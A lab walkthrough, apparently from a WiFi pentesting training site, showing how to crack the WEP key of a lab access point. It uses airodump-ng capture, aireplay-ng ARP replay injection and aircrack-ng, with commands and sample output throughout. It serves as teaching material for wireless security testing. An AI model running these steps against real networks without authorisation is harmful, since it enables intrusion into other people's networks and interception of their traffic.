Capture WEP Network's Password

Obtain the password for the WEP-protected **rootsh3ll-labs** WiFi network.

TABLE OF CONTENTS

Flag 1 - Enter the password of the target access point

The first and foremost thing you'd want to do in a WiFi penetration test is to validate access to a WiFi card on your pentest machine.

Check by running `ifconfig` and see if a WiFi interface (wlanX, where X is a number) is available.
If you don't see `wlan0`, there's a possibility that the card is inactive. List all the interfaces and bring up the interface:

```
ifconfig -a    # Lists all interfaces
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 231  bytes 25090 (24.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 192  bytes 332349 (324.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

NOTE
Every WiFi card has *<=8 Supported interface modes*. 2 are used mainly during WiFi pentesting, i.e., **Managed** and **Monitor mode**.

Managed mode is used when our WiFi card is associated with an Access Point. Since WiFi is a type of radio, managed mode keeps the card stable on the target AP's frequency for best results, whereas Monitor mode perform frequency (or channel) hopping to bring in information about as much WiFi devices available in the vicinity.

To list out all the *Supported interface modes* on your WiFi card, run the following command:

```
iw phy phy0 info | grep -i "supported interface modes:" -n -A 8 --color
```

COMMAND BREAKDOWN:

`iw phy phy0`	*iw* is a wireless configuration viewer. *phy0* is the indicator to the physical/hardware interface of *wlan0*. For *wlan1*, replace it with *phy1.*
`grep`	Command line text parser.
`-i`	Ignores case from the parseable input.
`-n`	Prints line number wrt original input beginning each matched output.
`-A 8`	Upon each match, prints the following 8 lines.
`--color`	Enable coloured output for better readability.

Since the interface is available, bring it up and start WiFi sniffing on **wlan0**.

```
ifconfig wlan0 up     # Activates the interface for accessibility
airodump-ng wlan0     # Starts listening for WiFi packets on all channels from all APs
```

```
CH  2 ][ Elapsed: 20 s ][ 2021-08-16 07:16 ]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
AE:CA:9B:C7:8F:79  -29       43        0    0   1  54   WEP  WEP         rootsh3ll-labs

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

You'd notice that a Wireless client may not appear immediately. The primary reason for that is our WiFi card's frequency hopping in monitor mode. `airodump-ng` channel-hop by default to bring in as much metadata on AP and Station (clients) as possible.

Since we have the BSSID (MAC Address), E-SSID (Extended SSID, or AP Name), and the Channel it operates on, we can now focus our wireless card on the target AP's channel to listen only to the traffic from our target frequency.

Start airodump-ng on channel 1 and write all the captured packets onto disk for decrypting the password.

```
airodump-ng -c 1 -w wep wlan0
```

```
CH  1 ][ Elapsed: 26 s ][ 2021-08-16 07:55

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
AE:CA:9B:C7:8F:79  -29   0       71       48    2   1  54   WEP  WEP         rootsh3ll-labs

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
AE:CA:9B:C7:8F:79  02:00:00:00:02:00  -29   0 -54      0        48  rootsh3ll-labs
```

Note the **#Data** column; we can see that total data packets captured is not enough to start password decryption. Alongside **#Data**, look at the column **#/s**; it signifies total data packets received per second.


We need at least 5000 data packets to start decryption. Since WEP is also vulnerable to replay attacks, we can capture the transferred packets and replay them to AP over and over at a much higher speed.

WEP assigns a new signature (IVs) to each data packet is sends to its clients, which means we can capture the data packets at high speed and start decrypting the password without worrying about the total captured data packets.

An initialization vector (IV) is an input to a cryptographic primitive being used to provide the initial state in cryptography. The IV is typically required to be random or pseudorandom, but sometimes an IV only needs to be unpredictable or unique.

To do that, we need another utility from the aircrack-ng suite of tools; it's called aireplay-ng; it helps to perform wireless packet replaying/re-sending by manipulating management frame data like source MAC, destination MAC, etc.

Open two new Terminal tabs and start aireplay-ng with the target BSSID and client BSSID in one terminal and run aircrack-ng in another terminal, so it keeps cracking the password for every 5000 IVs captured by airodump-ng.



Start aireplay-ng …

```
aireplay-ng --arpreplay -h 02:00:00:00:02:00 -b AE:CA:9B:C7:8F:79 wlan0
```

```
08:39:11  Waiting for beacon frame (BSSID: AE:CA:9B:C7:8F:79) on channel 1
Saving ARP requests in replay_arp-0816-083911.cap
You should also start airodump-ng to capture replies.
Read 8138 packets (got 4057 ARP requests and 0 ACKs), sent 4025 packets...(499 pps)
```

Wait for a few seconds for aireplay-ng to capture a valid WEP data packet and once it starts replaying to the AP, you'd notice an upsurge in the received ARP requests; this will replicate in the `airodump-ng` output inside the **#Data** column.

Once you have 5000+ `#Data` packets, consider running aircrack-ng to start decrypting the WEP password.

```
aircrack-ng wep-01.cap
```

```
Opening wep-01.cap please wait...
Read 191044 packets.

   #  BSSID              ESSID                     Encryption
   1  AE:CA:9B:C7:8F:79  rootsh3ll-labs            WEP (0 IVs)

Choosing first network as target.

Opening wep-01.cap please wait...
Read 191629 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 54832 ivs.
                     KEY FOUND! [ 00:00:00:00:00 ] (ASCII: [redacted])
```

NOTE:
If you received enough packets, `aircrack-ng` would reward you with a cracked plaintext passphrase. If `aircrack-ng` stops execution and the program denies terminating with CTRL-C, try CTRL-Z to suspend the program and re-run the same aircrack-ng command.